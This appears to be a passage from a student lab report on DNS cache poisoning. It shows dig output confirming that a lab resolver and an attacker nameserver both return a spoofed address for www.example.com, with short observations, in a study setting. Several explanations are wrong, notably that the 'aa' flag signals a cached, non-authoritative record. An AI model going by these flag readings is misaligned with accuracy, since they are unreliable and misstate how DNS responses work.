
If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com. When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.

- dig www.example.com

  user-10.9.0.5:

```
user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7379
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1472a10552a080720100000068e93e5993cae37acb600675 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Oct 10 17:11:53 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

<u>Wireshark:</u>



<u>Observation:</u>


When we query the local resolver, it returns the IP of www.example.com as 1.2.3.5. This is the entry in ns.attacker32.com which has been cached. It also returns flags qr, rd, ra, indicating that it is a cached record. Thus, it has been proved that the resolver's cache has been poisoned successfully.

In the wireshark output also, we can see that to respond to the query, the resolver is directly pulling out the record from the cache. Then the resolver queries ns.attacker32.com , which replies with the malicious A record.

- dig @ns.attacker32.com www.example.com
  <u>user-10.9.0.5:</u>

```
user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27046
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6a0b2c1be5b4522b0100000068e93ee6850a99e66040c933 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Oct 10 17:14:14 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

<u>Wireshark:</u>



Observation:

When we directly query attacker's nameserver, it also returns the IP as 1.2.3.5. The flags however are slightly different which include qr, aa, rd and ra. This (the aa flag) indicates that it is a cached A record, not an original authoritative response. Through this, we can prove that the cache has been poisoned correctly in accordance with the attacker's nameserver

In the wireshark output also, we can see that to respond to the query, the resolver is directly pulling out the cached A record from the cache. Then the resolver queries ns.attacker32.com , which replies with the malicious A record.